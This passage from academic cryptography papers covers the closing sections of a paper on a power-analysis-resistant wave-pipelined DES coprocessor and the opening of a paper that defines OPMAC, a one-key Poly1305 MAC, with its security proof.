3. Place and Route: a key problem in this step is to guarantee a balanced capacitive load at the differential outputs of the logic gates so that nearly constant power consumption is achieved. With shrinking channel-length of the transistors, the interconnect capacitance becomes more and more the dominant capacitance. This makes it appropriate to primarily concentrate on the interconnect capacitances. Under the assumption that the differential signals travel in the same environment, the interconnect capacitances are equivalent. K. Tiri presented a differential routing method which is built on top of a commercially available EDA tool [4]. K. Tiri's contribution does its work in our design.
4. After the coprocessor's gds layout is generated, DRC and LVS are done to verify the layout.
5. The minimal interval t between consecutive two inputs must be determined according to equation (1).

To sum up, the design flow mentioned above can utilize the current commercially available EDA tools to a large degree. No standard cells need to be customized. And no special restrictions are put on the back-end flow. Besides, there are no long wires in the WDP based coprocessor, so it is easy to be placed and routed.

5 Performance and Security Analysis

Suppose that the interval between the consecutive two inputs be Δt , and the number of total logic calculation stages be N . According to the processing flow shown in Fig. 5, pre-charging and valid computation is performed alternatively. Then the time needed to perform an encryption (decryption) is $(N + 1)\Delta t$. While

being fully loaded, the maximum throughput of the WDP based coprocessor, TP_{max} , is given by

$$TP_{max} = \frac{1}{2\Delta t}. \quad (2)$$

The actual throughput while performing m encryptions (decryptions), TP , is calculated by

$$TP = \frac{m}{(N+1)\Delta t + 2(m-1)\Delta t} = \frac{TP_{max}}{1 + (N-1)/2m}. \quad (3)$$

If it is satisfied that m is greater than N largely ($m \gg N$), the actual throughput TP is approaching to the ideal throughput TP_{max} .

If the WDP based block cipher coprocessor can achieve input signals independent power consumption, DPA is impracticable. Unfortunately, completely constant power consumption can *not* be achieved now. Then, what's the reason? On the one hand, the capacitive load at the differential outputs of the logic gates could not be balanced even we use the differential routing [4]. On the other hand, a WDDL cell does not achieve completely constant power consumption according to the Spice simulation shown in Fig. 3. So, the WDP based block cipher coprocessor just achieves nearly constant power consumption. In other word, the WDP based block cipher coprocessor just makes DPA much harder to carry out than the original standard cell based implementation does. We can not avoid DPA. The experimental result (presented in the next section) shows the security improvement.

Besides the high performance and security, the WDP based block cipher coprocessor has the intrinsic advantage of low power consumption. The reason lies in the following facts. On the one hand, there is no global clock, registers, and long wires exist in the WDP based coprocessor. On the other hand, the coprocessor performs valid computation only if the trigger signal $\overline{tr_i}$ is high. Otherwise all the inputs remain low, so the coprocessor does not consume any energy.


6 Experimental Results

According to the design flow of the WDP based block cipher coprocessor, we implemented a DES coprocessor. The WDDL gates have been derived from the commercial $0.18\mu\text{m}$, 1.8V static CMOS standard cell library. Table 1 summarizes the detailed result of this DES coprocessor. The layout of the mentioned DES coprocessor is shown in Fig. 7.

The transistor-level netlist including parasitics (capacitances and resistors) is extracted from the layout. Using the power simulation tool such as Synopsys PowerMill TM, we can get the DES coprocessor's transient power consumption. Fig. 8 shows the transient core supply current and the logic value of the encryption start signal tr_i . In this simulation, the equivalent clock cycle is 0.2ns. In

Table 1. Performance of the WDP based DES coprocessor

| Items | Value | Explanation |
|----------------------------------|-------|-----------------------------------------------------------|
| Logic Depth | 192 | 12×16 rounds |
| Gates Count | 76K | Total number of AND2 and OR2 |
| Δt (ns) | 0.2 | Simulation results based on 0.18 μm technology |
| Delay of a Whole Encryption (ns) | 38.4 | The product of logic depth and the interval Δt |

**Fig. 7.** The layout of the WDP based DES coprocessor

other word, new encryption and pre-charging are executed alternatively every 0.2ns. We find that the power consumption profile of the WDP based DES coprocessor has nice periodicity and does not reveals any information in a simple power analysis.

We also implemented a DES coprocessor using standard cells and regular routing techniques. We call this coprocessor the reference design in the following.

We performed DPA on each coprocessor, measuring 2,000 and 1,500,000 supply current trace for the reference design and the WDP based one, respectively. In other words, we performed 2,000 encryptions on the standard cell coprocessor using the same key (with different inputs) while measuring the current fluctuations from the power supply. Using these current fluctuations we performed the mean DPA attack. With WDP, we performed 1.5 million encryptions.

The resistance against DPA is quantified with the number of measurements to disclosure. For both coprocessors, an attack on six bits round key is shown in Fig. 9. Though only one of the eight key segments (48 bits round key = 8×6 key segments) is shown, the results for the other seven key segments are similar. For the reference design, 2,000 measurements are on average required to disclose six bits round key. As seen on the top of Fig. 9, the difference peak of the correct guess is obvious. While the difference of other incorrect key guesses is small. For the WDP based DES coprocessor, on the other hand, our measurements show that there is no distinct difference peak for the correct guess. So, it is very hard to perform DPA on the WDP based coprocessor. The required time to perform a successful DPA is larger than the lifetime of the secret key in most practical systems.




Fig. 8. Transient measurement of core supply current (top) and the encryption start signal tr_i (bottom)




Fig. 9. Performing DPA on DES coprocessors: reference design (top); and the WDP based DES coprocessor (bottom)

7 Conclusions

This paper presented the WDP based design method and design flow of block cipher. The simulation results of the WDP based DES coprocessor showed that the presented design method does achieve high performance, low power consumption and the power analysis resistant ability at the cost of chip area.

Since no global synchronization clock exists in the WDP based coprocessor. That is to say, the WDP based coprocessor is self-timed. We will research how to integrate the WDP based coprocessor into a typical security SOC which is globally synchronized.

References

1. P. Kocher, J. Jaffe and B. Jun: Differential Power Analysis. In: Advances in Cryptology, CRYPTO'99. Lecture Notes in Computer Science, Vol. 1666. Springer-Verlag London, UK (1999) 388–397
2. Stefan Mangard: Securing Implementations of Block Ciphers against Side-Channel Attacks. IAIK, Graz University of Technology. Phd. Thesis (2004)
3. H. Schneider: Analysis of the Resistance of Different Logic Styles Against SPA & DPA Attacks. IAIK, Graz University of Technology. Master's thesis (2003)
4. K. Tiri, and I. Verbauwhede: A VLSI Design Flow for Secure Side-Channel Attack Resistant ICs. In: Design, Automation and Test in Europe, DATE'05. Vol. 3. (2005) 58–63
5. K. Tiri, and I. Verbauwhede: Place and Route for Secure Standard Cell Design. In: 6th International Conference on Smart Card Research and Advanced Applications, CARDIS'04. (2004) 143–158
6. K. Tiri, and I. Verbauwhede: A Logic Level Design Methodology for a Secure DPA Resistant ASIC or FPGA Implementation. In: Design, Automation and Test in Europe, DATE'04. (2004) 246–251
7. D. C. Wong, G. De Micheli, M. J. Flynn: Designing High-Performance Digital Circuits Using Wave Pipelining: Algorithms and Practical Experiences. IEEE Trans. On CAD of IC and Systems, Vol. 12. (1993) 25–46
8. W. P. Burleson, M. Ciesielski, F. Klass, W. Liu: Wave-Pipelining: A Tutorial and Research Survey. IEEE Trans. On VLSI Systems, Vol. 6. (1998) 464–474
9. NIST:Data Encryption Standard. Federal Information Processing Standards Publication 46. (1977)
10. Thomas S. Messerges, E. A. Dabbish, R. H. Sloan:Examining Smart-Card Security under the Threat of Power Analysis Attacks. IEEE Trans. on Computers, Vol. 51. (2002) 541–552

OPMAC: One-Key Poly1305 MAC*

Dayin Wang, Dongdai Lin, and Wenling Wu

Key Laboratory of Information Security, Institute of Software, Chinese Academy of Sciences, Beijing 100080, China
{wdy, ddlin, ww1}@is.iscas.ac.cn

Abstract. In this paper, we present One-Key Poly1305 MAC(OPMAC) and prove its security for arbitrary length message. OPMAC is deterministic and takes only one 16-byte key. Previously, Poly1305 MAC is nonce-based and requires two 16-byte keys and a 16-byte nonce, 48-byte in total.

Keywords: Message Authentication Code, Carter-Wegman MAC, Universal Hash Family, Block cipher, Pseudorandom Permutation, Pseudorandom Function.

1 Introduction

BACKGROUND. In the private key setting, the primitive used to provide data integrity is a message authentication code. This is a scheme specified by three algorithms: a key generation algorithm K ; a tagging algorithm T and a verification algorithm V . The sender and receiver are assumed to be in possession of a key k generated via K and not known to the adversary. When the sender wants to send M in an authenticated way to B , she computes a tag σ for M as a function of M and the secret key k shared between the sender and receiver, in a manner specified by the tagging algorithm; namely, she sets $\sigma \leftarrow T_K(M)$. This tag accompanies the message in transmission; that is, S transmits M, σ and often a nonce to B . (Notice that the message is sent in the clear. Also notice the transmission is longer than the original message by the length of the tag σ and the length of the nonce). Upon receiving a transmission M', σ' purporting to be from S , the receiver B verifies the authenticity of the tag by using the specified verification procedure, which depends on the message, tag, and shared key. Namely he computes $V_k(M', \sigma')$, whose value is a bit. If this value is 1, it is read as saying the data is authentic, and so B accepts it as coming from S . Else it discards the data as unauthentic. Usually, a message authentication code is a 3-tuple $MA = (K, T, V)$ called the “MAC generation” (or signing) algorithm, the “MAC verification” algorithm, and the “key generator”.

Poly1305 MAC [1], proposed by Bernstein in 2005, computes a 16-byte authenticator of a variable-length message, using a 16-byte block-cipher key k , a

* This research is supported by the National Natural Science Foundation of China under Grant No.60373047 and No.60673069; the National Basic Research 973 Program of China under Grant No.2004CB318004.

16-byte additional key r , and a 16-byte nonce n . A variant of Poly1305[2], called DPoly1305, requires a 16-byte block cipher key k and a 16-byte additional key r . The variant, proposed here, called OPMAC, only needs a 16-byte block-cipher key k .

Our contribution: In this paper, we present One-key Poly1305 MAC and prove its security. OPMAC takes only one key, k of a block cipher E . The key length, 16 bytes, is the minimum because the underlying block cipher must have a 16 bytes key k anyway. See Table1 for comparison with Poly1305 and DPoly1305. OPMAC is obtained from DPoly1305 by replacing r with $E_k(0)$, so the cost for reducing the size of secret keys is almost negligible: only one encryption. But this saving of the key length makes the security proof of OPMAC much harder than that of Poly1305 MAC and DPoly1305 MAC substantially as shown below.

Table 1. Comparison of key length

| | Poly1305 | DPoly1305 | OPMAC |
|------------|----------|-----------|----------|
| key length | 48 bytes | 32 bytes | 16 bytes |

2 Preliminaries

2.1 The Security of Message Authentication Scheme

The security of message authentication scheme is given by Goldwasser and Bellare in chapter 8 in [3], They give the definition through the following experiment.

Experiment $\text{Exp}_{MA,A}^{uf-cma}$
 Let $k \xleftarrow{R} K$
 Let $(M, \sigma) \leftarrow A^{T_k(\cdot)}$
 If $V_k(M, \sigma) = 1$ and M was not a query of A to its oracle
 Then return 1 else return 0

In this experiment, the adversary A attempt forgery a new pair M, σ under chosen-message attack for this scheme and it is a valid forgery as long as $V_k(M, \sigma) = 1$ and M was never a query to the tagging oracle. From the experiment, we can see that the adversary’s actions are divided into two phases. The first is a “learning” phase in which it is given oracle access to $T_k(\cdot)$, where k is a prior chosen at random according to K . It can query this oracle up to q times, in any manner it pleases, as long as all the queries are messages in the underlying message space associated to the scheme. Once this phase is over, it enters a “forgery” phases, in which it outputs a pair (M, σ) . The adversary is declared successful if $V_k(M, \sigma) = 1$ and M was never a query made by the adversary to the tagging oracle. Associated to any adversary A is thus a success probability. The insecurity of the scheme is the success probability of the “cleverest” possible adversary, amongst all adversaries restricted in their resources to some fixed amount. We choose as resources the running time of the adversary, the number

of queries it makes, and the total bit-length of all queries combined plus the bit-length of the output message M in the forgery. Formally, we have the following definition.

Definition 1. Let $MA = (K, T, V)$ be a message authentication scheme, and let A be an adversary that has access to an oracle. Let $\text{Adv}_{MA,A}^{uf-cma}$ be the probability that experiment $\text{Exp}_{MA,A}^{uf-cma}$ returns 1. Then for any t, q, μ let

$$\text{Adv}_{MA}^{uf-cma}(t, q, \mu) = \max_A \{ \text{Adv}_{MA,A}^{uf-cma} \}$$

where the maximum is over all A running in time t making at most q oracle queries, and such that the sum of the lengths of all oracle queries plus the length of the message M in the output forgery is at most μ bits.

In the following, we will use this notion to prove the security of OPMAC.

2.2 Universal Hash Families

Universal hashing paradigm is introduced by Carter and Wegman [4,5] and is used to construct Carter-Wegman MAC. The Carter-Wegman MACs are those which use a function from a Universal Hash Family to compress the message M to be MACed. The output of this hash function is then processed cryptographically to produce the tag. The Poly1305 MAC is a typical Carter-Wegman MAC.

There are many different types of Universal Hash Families, and we now present three of them that will be used later.

In the following discussion and throughout the paper it is assumed that the domain and range of universal hash functions are finite sets of binary strings and that the range is smaller than the domain.

Definition 2. [*Carter and Wegman, 1979*] Fix a domain D and range R . A finite multiset of hash functions $H = \{h : D \rightarrow R\}$ is said to be Universal if for every $x, y \in D$ where $x \neq y$, $\Pr_{h \in H}[h(x) = h(y)] = 1/|R|$

If we slightly relax the requirement of the collision probability to be some $\epsilon \geq 1/|R|$, we will get the notion of Almost Universal Hash Families.

Definition 3. [4,6] Let $\epsilon \in R^+$ be a positive number. Fix a domain D and a range R . A finite multiset of hash functions $H = \{h : D \rightarrow R\}$ is said to be ϵ -Almost Universal (ϵ -AU) if for every $x, y \in D$ where $x \neq y$, $\Pr_{h \in H}[h(x) = h(y)] \leq \epsilon$

Definition 4. [7,8] Let $(B, +)$ be an Abelian group. A family H of hash functions that maps from a set A to the set B is said to be ϵ -almost Δ -universal (ϵ -A Δ U) w.r.t. $(B, +)$, if for any distinct elements $x, y \in A$ and for all $g \in B$:

$$\Pr_{h \in H}[h(x) - h(y) = g] \leq \epsilon$$

H is ΔU if $\epsilon = 1/|B|$.

Note that for the classes of hash function families defined in definitions 1-3, the latter are contained in the former, i.e. an ϵ - $A\Delta U$ family is also an ϵ - AU family.

3 Definition of OPMAC

Some of the content is the same as the content in the Ploy1305[1]. We include here for completeness.

Messages

A message is any sequence of bytes $m[0], m[1], \dots, m[l-1]$; a byte is any element of $\{0, 1, \dots, 255\}$. The length l can be any nonnegative integer, and can vary from one message to another.

Block cipher

OPMAC requires a block cipher $E : K \times \{0, 1\}^{128} \rightarrow \{0, 1\}^{128}$. Any block cipher that is pseudo-random permutation can be used here.

Key

OPMAC authenticates messages using a 16-byte secret key k shared by the message sender and the message receiver. Using this block cipher key k , we let $r = E_k(0)$. Here we represents this 128-bit integer r in unsigned little-endian form: i.e., $r = r[0] + 2^8 r[1] + \dots + 2^{120} r[15]$.

Conversion and padding

Let $m[0], m[1], \dots, m[l-1]$ be a message. Write $p = \lceil l/16 \rceil$, Define integers $c_1, c_2, \dots, c_p \in \{1, 2, 3, \dots, 2^{129}\}$ as follows: if $1 \leq i \leq \lfloor l/16 \rfloor$ then

$$c_i = m[16i-16] + 2^8 m[16i-15] + 2^{16} m[16i-14] + \dots + 2^{120} m[16i-1] + 2^{128}$$

if l is not a multiple of 16 then

$$c_p = m[16p-16] + 2^8 m[16p-15] + \dots + 2^{8(l \bmod 16)-8} m[l-1] + 2^{8(l \bmod 16)}$$

In other words: Pad each 16-byte chunk of a message to 17 bytes by appending a 1. If the message has a final chunk between 1 and 15 bytes, append 1 to the chunk, and then zero-pad the chunk to 17 bytes. Either way, treat the resulting 17-byte chunk as an unsigned little-endian integer.

Authenticators

The OPMAC authenticator of a message m under secret key k is defined as the 16-byte string

$$E_k(((c_1 r^p + c_2 r^{p-1} + \dots + c_p r^1) \bmod 2^{130} - 5) \bmod 2^{128})$$

Here c_1, c_2, \dots, c_p , block cipher E and r are defined above.

4 Security of OPMAC

Firstly, we discuss the properties of Poly hash and the relation between PRP and PRF, and then we give Theorem 1 and prove it.

4.1 Properties of Poly Hash

Here we describe a hash family called ‘‘Poly hash.’’ Let the hash domain $D = \{0, 1\}^*$. Let Poly hash $H = \{H_r : D \rightarrow \{0, 1\}^{128}\}$ be the family of functions where members are selected by the random choice of some r . For any message m , write \overline{m} for the polynomial $c_1x^p + c_2x^{p-1} + \dots + c_px^1$, where p, c_1, c_2, \dots, c_p are defined as in Section 3. Define $H_r(m)$, a member of Poly hash, as the 16-byte unsigned little-endian representation of $(\overline{m}(r) \bmod 2^{130} - 5) \bmod 2^{128}$. We now show that Poly hash has the properties that we need, in the next two straightforward lemmas.

Lemma 1 (Poly hash is ϵ -A Δ U family). *Fix $n \geq 1$. The function Poly hash is $8\lceil l/16 \rceil/2^{128}$ - ϵ -almost Δ -universal (ϵ -A Δ U) when its inputs having at most l bytes.*

Proof. We consider two distinct input m and m' , then analyze the probability of the event that

$$H_r(m) = H_r(m') + g$$

for some fixed 16-byte string g .

From the theorem 3.3 of [1], we know that there are at most $8\lceil l/16 \rceil$ integers $r \in \{0, \dots, 2^{130} - 6\}$ such that this equation. If r is a uniform random element of $\{0, 1\}^{128}$, then $H_r(m) = H_r(m') + g$ with probability at most $8\lceil l/16 \rceil/2^{128}$. Consequently, if r is a uniform random element of $\{0, 1\}^{106}$ as defined in Ploy1305 MAC, then this probability at most $8\lceil l/16 \rceil/2^{106}$.

From section 2.2, we know ‘‘Poly hash’’ is also an ϵ -AU family, ie. $\Pr[H_r(m) = H_r(m') | r \xleftarrow{R} \{0, 1\}^{128}] \leq 8\lceil l/16 \rceil/2^{128}$ \square

Lemma 2 (Poly hash is unlikely to return zero). *The function H_r defined above satisfies*

$$\Pr[H_r(m) = 0^{128} | r \xleftarrow{R} \{0, 1\}^{128}] \leq 7\lceil l/16 \rceil/2^{128} < 8\lceil l/16 \rceil/2^{128}$$

for all messages m having at most l bytes.

Proof. The condition that $H_r(m) = 0^{128}$ can be expressed as

$$\overline{m}(r) \bmod 2^{130} - 5 \bmod 2^{128} = 0$$

Define U as the set of integers in $[-2^{130} + 6, 2^{130} - 6]$ congruent to 0 modulo 2^{128} . Note that $\#U \leq 7$.

If $H_r(m) = 0$ then $(\overline{m}(r) \bmod 2^{130} - 5) \equiv 0 \pmod{2^{128}}$ so $(\overline{m}(r) \bmod 2^{130} - 5) = u$ for some $u \in U$. Hence r is a root of the polynomial \overline{m} modulo the prime $2^{130} - 5$. This polynomial is nonzero by the definition of it, and has degree at most $\lceil l/16 \rceil$, so it has at most $\lceil l/16 \rceil$ roots modulo $2^{130} - 5$. Sum over all $u \in U$: there are most $7\lceil l/16 \rceil$ possibilities for r . Consequently, if r is a uniform random element of $\{0, 1\}^{128}$, then $H_r(m) = 0$ with probability at most $7\lceil l/16 \rceil/2^{128}$. While, if r is a uniform random element of $\{0, 1\}^{106}$ as defined in Ploy1305 MAC, then this probability will decrease to $8\lceil l/16 \rceil/2^{106}$. \square

4.2 A PRP Can Be a Good PRF

Perhaps the best-known cryptographic primitive is the block cipher. Cryptographers like to use the alternate name “Finite Pseudorandom Permutation” (Finite PRP) since it is more descriptive. A finite PRP is a family of permutations where a single permutation from the family is selected by a finite string called the “key”.

The security of a PRP is defined based on its “closeness” to a family of truly random permutations. If the adversary is unable to distinguish well between these two types of oracles, we say that the PRP is secure. The following two definitions come from section 2.2 of [9].

Definition 5. *Let D be a PRP adversary and let E be a PRP with block length l and key length n . Define the advantage of D as follows:*

$$\text{Adv}_{E,D}^{\text{prp}} = \Pr[D^{E_k(\cdot)} = 1 | k \xleftarrow{R} \{0, 1\}^n] - \Pr[D^{\pi(\cdot)} = 1 | \pi \xleftarrow{R} \text{Perm}^{l \rightarrow l}]$$

Pseudorandom Functions are another extremely useful building block used in cryptographic protocol. PRFs are a natural relaxation of PRPs: whereas PRPs were required to be permutations, PRFs need only be functions. The syntax and definition of security are completely analogous to the above but are given here for completeness.

Definition 6. *Let D be an adversary and let E be a PRF with input length l , output length L , and key length n . Define the advantage of D as follows:*

$$\text{Adv}_{E,D}^{\text{prf}} = \Pr[D^{E_k(\cdot)} = 1 | k \xleftarrow{R} \{0, 1\}^n] - \Pr[D^{\rho(\cdot)} = 1 | \rho \xleftarrow{R} \text{Rand}^{l \rightarrow L}]$$

It is often convenient to replace random permutations with random functions, or vice versa, in security proof. The following lemma lets us easily do this. For a proof see Proposition 2.5 in [10].

Lemma 3 (A PRP can be a good PRF). *The advantage $\text{Adv}_{E,A}^{\text{prf}}$ of an adversary A in distinguishing a n -bit PRP E from a random function is bounded by*

$$\text{Adv}_{E,A}^{\text{prf}} \leq \text{Adv}_{E,A}^{\text{prp}} + q(q-1)/2^{n+1}$$

where the value q is the number of queries to the function oracle.

4.3 Security Proof of OPMAC

We use the standard model for the security of a MAC in the presence of chosen-message attack, in which an adversary is given access to a tag generation oracle and a message/tag verification oracle. That is we defined in section 2.1. Formally we define the “experiment of running the adversary” A in an attack on scheme OPMAC as following.

Experiment $\text{Exp}_{\text{OPMAC},A}^{uf-cma}$
 Let $k \xleftarrow{R} K$
 $r = E_k(0)$
 Let $(M, \sigma) \leftarrow A^{E_k(H_r(\cdot))}$
 If $V_k(M, \sigma) = 1$ and M was not a query of A to its oracle
 Then return 1 else return 0

From the Definition 1 we know $\text{Adv}_{\text{OPMAC},A}^{uf-cma}$ be the probability that experiment $\text{Exp}_{\text{OPMAC},A}^{uf-cma}$ returns 1.

Theorem 1 (OPMAC is secure). *Let $q, t \geq 1$ be integers, Let E be a 128-bit PRP and l_P be the total number of plaintext bits and $\text{len}(M) \leq l$ for each query. Then*

$$\text{Adv}_{\text{OPMAC}}^{uf-cma}(t, q, l_P) \leq \text{Adv}_E^{\text{prp}}(t', q') + \frac{(q+2)^2(1+8\lceil l/16 \rceil)}{2^{129}} + \frac{1}{2^{128}} \quad (1)$$

where $q' = q + 1$ and $t' \approx t$

Proof. Let A by any forger attacking the message authentication code OPMAC. Assume the oracle in Experiment $\text{Exp}_{\text{OPMAC},A}^{uf-cma}$ is invoked at most q times, and the “running time” of A is at most t . We design B_A , which is a distinguisher for PRP $E : \{0, 1\}^{128} \times \{0, 1\}^{128} \rightarrow \{0, 1\}^{128}$ versus $\text{Rand}^{128 \rightarrow 128}$. B_A is given an oracle for a function $f : \{0, 1\}^{128} \rightarrow \{0, 1\}^{128}$. It will run A , providing it an environment in which A 's oracle queries are answered by B_A . When A finally outputs its forgery, B_A checks whether it return 1, and if so bets that f must have been a block cipher rather than a random function.

By assumption the oracle in Experiment $\text{Exp}_{\text{OPMAC},A}^{uf-cma}$ is invoked at most $q + 1$ times, and for simplicity we assume it is exactly $q + 1$. This means that the number of queries made by A to its oracle is $q - 1$. Here now is the code implementing B_A .

Distinguisher B_A^f
 $r = f(0)$
 For $i = 1, \dots, q - 1$ do
 When A asks its oracle some query, M_i , answer with $f(H_r(M_i))$
 End For
 A outputs (M, σ)
 $\sigma' \leftarrow f(H_r(M))$
 If $\sigma = \sigma'$ and M was not a query of A to its oracle
 Then return 1 else return 0

At the very outset of the experiment, we query the function oracle with the input value 0, and set r to the value returned by the oracle. When A makes its first oracle query M_1 , algorithm B_A pause and computes $f(H_r(M_1))$ using its own oracle f . The value $f(H_r(M_1))$ is returned to A and the execution of the latter continues in this way until all its oracle queries are answered. Now A will output its forgery (M, σ) , B_A verifies the forgery, and if it is correct, return 1.

We denote the event that the distinguisher B_A^f return 1 as \mathcal{D} , the event that $f \stackrel{R}{\leftarrow} \text{Rand}^{128 \rightarrow 128}$ as \mathcal{B} and the event that all the input to the function oracle f during the experiment are distinct as \mathcal{Z} , Our analysis uses the following facts:

Fact 1. $\text{Adv}_{\text{OPMAC},A}^{uf-cma} = \Pr[\mathcal{D}|f \stackrel{R}{\leftarrow} E]$ which follows directly from the definition of the forgery advantage.

Fact 2. For any three events \mathcal{A}, \mathcal{B} and \mathcal{C}

$$\begin{aligned} \Pr[\mathcal{A}|\mathcal{B}] &= \frac{\Pr[\mathcal{A} \cap \mathcal{B}]}{\Pr[\mathcal{B}]} \\ &= \frac{\Pr[\mathcal{A} \cap \mathcal{B} \cap \mathcal{C}]}{\Pr[\mathcal{B}]} + \frac{\Pr[\mathcal{A} \cap \mathcal{B} \cap \mathcal{C}^c]}{\Pr[\mathcal{B}]} \\ &= \frac{\Pr[\mathcal{A} \cap \mathcal{B} \cap \mathcal{C}]}{\Pr[\mathcal{B} \cap \mathcal{C}]} \frac{\Pr[\mathcal{B} \cap \mathcal{C}]}{\Pr[\mathcal{B}]} + \frac{\Pr[\mathcal{A} \cap \mathcal{B} \cap \mathcal{C}^c]}{\Pr[\mathcal{B} \cap \mathcal{C}^c]} \frac{\Pr[\mathcal{B} \cap \mathcal{C}^c]}{\Pr[\mathcal{B}]} \\ &= \Pr[\mathcal{A}|\mathcal{B} \cap \mathcal{C}] \Pr[\mathcal{C}|\mathcal{B}] + \Pr[\mathcal{A}|\mathcal{B} \cap \mathcal{C}^c] \Pr[\mathcal{C}^c|\mathcal{B}] \end{aligned}$$

We now proceed to the analysis. From Definition 5 ,Definition 6 and the notions above We claim that

$$\begin{aligned} \text{Adv}_{E,B_A}^{prf} &= \Pr[B_A^f = 1|f \stackrel{R}{\leftarrow} E] - \Pr[B_A^f = 1|f \stackrel{R}{\leftarrow} \text{Rand}^{128 \rightarrow 128}] \\ &= \Pr[\mathcal{D}|f \stackrel{R}{\leftarrow} E] - \Pr[\mathcal{D}|\mathcal{B}] \\ &= \text{Adv}_{\text{OPMAC},A}^{uf-cma} - \Pr[\mathcal{D}|\mathcal{B}] \\ &= \text{Adv}_{\text{OPMAC},A}^{uf-cma} - \Pr[\mathcal{D}|\mathcal{B} \cap \mathcal{Z}] \Pr[\mathcal{Z}|\mathcal{B}] - \Pr[\mathcal{D}|\mathcal{B} \cap \mathcal{Z}^c] \Pr[\mathcal{Z}^c|\mathcal{B}] \\ &\geq \text{Adv}_{\text{OPMAC},A}^{uf-cma} - \Pr[\mathcal{D}|\mathcal{B} \cap \mathcal{Z}] - \Pr[\mathcal{D}|\mathcal{B} \cap \mathcal{Z}^c] \end{aligned}$$

We rely on the fact that $\Pr[\mathcal{D}|\mathcal{B} \cap \mathcal{Z}]$ and $\Pr[\mathcal{D}|\mathcal{B} \cap \mathcal{Z}^c]$ are extremely small to keep the advantage low, and next consider those values.

First we consider $\Pr[\mathcal{D}|\mathcal{B} \cap \mathcal{Z}]$. When the events \mathcal{B} and \mathcal{Z} occur in conjunction in B_A , f is an instance of random function and the input to this function are all distinct. In this case, A is running in an environment that is alien to it, namely one where a random function is being used to compute MACs. We have no idea what A will do in this environment, but no matter what, we know that the probability that $\sigma = f(H_r(M))$ is 2^{-128} , because f is a random function, as long as A did not query M of its oracle. so we have:

$$\Pr[\mathcal{D}|\mathcal{B} \cap \mathcal{Z}] \leq 2^{-128}$$

Next consider $\Pr[\mathcal{D}|\mathcal{B} \cap \mathcal{Z}^c]$. In this case, f is an instance of random function and there are collision in the input to this function. We don't know necessarily how adversary might use this to her advantage, but certainly some information about the hash function is being given away here. So we will count any collision in the hash function as a bad event. We now compute the probability that a collision occurs in the hash function.

Let C_i be event that a collision occurs for the first time on the i -th query. We know $\Pr[C_0] = 0$ the first query to get r . In general, $\Pr[C_i] \leq i\epsilon$ since there are i distinct values to collide with and at most an ϵ chance of hitting any of them. Therefore our bound is.

$$\Pr[\mathcal{D}|\mathcal{B} \cap \mathcal{Z}^c] \leq \sum_0^{q+1} \Pr[C_i] \leq \sum_0^{q+1} i\epsilon = \epsilon \sum_0^{q+1} i = \epsilon(q+1)(q+2)/2$$

From the lemma 1 and lemma 2 we know $\epsilon \leq 8\lceil l/16 \rceil / 2^{128}$, so we get

$$\Pr[\mathcal{D}|\mathcal{B} \cap \mathcal{Z}^c] \leq \frac{8\lceil l/16 \rceil}{2^{128}} \frac{(q+1)(q+2)}{2}$$

Thus we have

$$\begin{aligned} \text{Adv}_{E,BA}^{prf} &\geq \text{Adv}_{\text{OPMAC},A}^{uf-cma} - \Pr[\mathcal{D}|\mathcal{B} \cap \mathcal{Z}] - \Pr[\mathcal{D}|\mathcal{B} \cap \mathcal{Z}^c] \\ &\geq \text{Adv}_{\text{OPMAC},A}^{uf-cma} - \frac{1}{2^{128}} - \frac{8\lceil l/16 \rceil}{2^{128}} \frac{(q+1)(q+2)}{2} \end{aligned}$$

Using lemma 3 we get

$$\text{Adv}_{\text{OPMAC},A}^{uf-cma} \leq \text{Adv}_{E,BA}^{prp} + \frac{q(q-1)}{2^{129}} + \frac{(q+2)^2}{2} \frac{8\lceil l/16 \rceil}{2^{128}} + \frac{1}{2^{128}} \quad (2)$$

$$\leq \text{Adv}_{E,BA}^{prp} + \frac{(q+2)^2(1+8\lceil l/16 \rceil)}{2^{129}} + \frac{1}{2^{128}} \quad (3)$$

We now proceed to the analysis. We claim that

$$\begin{aligned} \text{Adv}_{\text{OPMAC}}^{uf-cma}(t, q, l_P) &= \max_A \{ \text{Adv}_{\text{OPMAC},A}^{uf-cma} \} \\ &\leq \max_A \{ \text{Adv}_{E,BA}^{prp} + \frac{q(q-1)}{2^{129}} + \frac{(q+2)^2}{2} \frac{8\lceil l/16 \rceil}{2^{128}} + \frac{1}{2^{128}} \} \\ &\leq \max_A \{ \text{Adv}_{E,BA}^{prp} \} + \frac{q(q-1)}{2^{129}} + \frac{(q+2)^2}{2} \frac{8\lceil l/16 \rceil}{2^{128}} + \frac{1}{2^{128}} \\ &\leq \max_B \{ \text{Adv}_{E,B}^{prp} \} + \frac{q(q-1)}{2^{129}} + \frac{(q+2)^2}{2} \frac{8\lceil l/16 \rceil}{2^{128}} + \frac{1}{2^{128}} \\ &\leq \text{Adv}_E^{prp}(t', q') + \frac{(q+2)^2(1+8\lceil l/16 \rceil)}{2^{129}} + \frac{1}{2^{128}} \end{aligned}$$

Above the first equality is by the Definition 1. The following inequality uses Equation 3. Next we simplify using properties of the maximum, and conclude by using the definition of the insecurity function as per Definition 5.5 of [3]. \square

From the proof of above, we know OPMAC is UF-1(UnForgeability under a single verification query) and deterministic, [11] tell us it is also UF-M (UnForgeability under Multiple verification queries), that is to say, OPMAC is still secure when allows multiple forgery attempts.

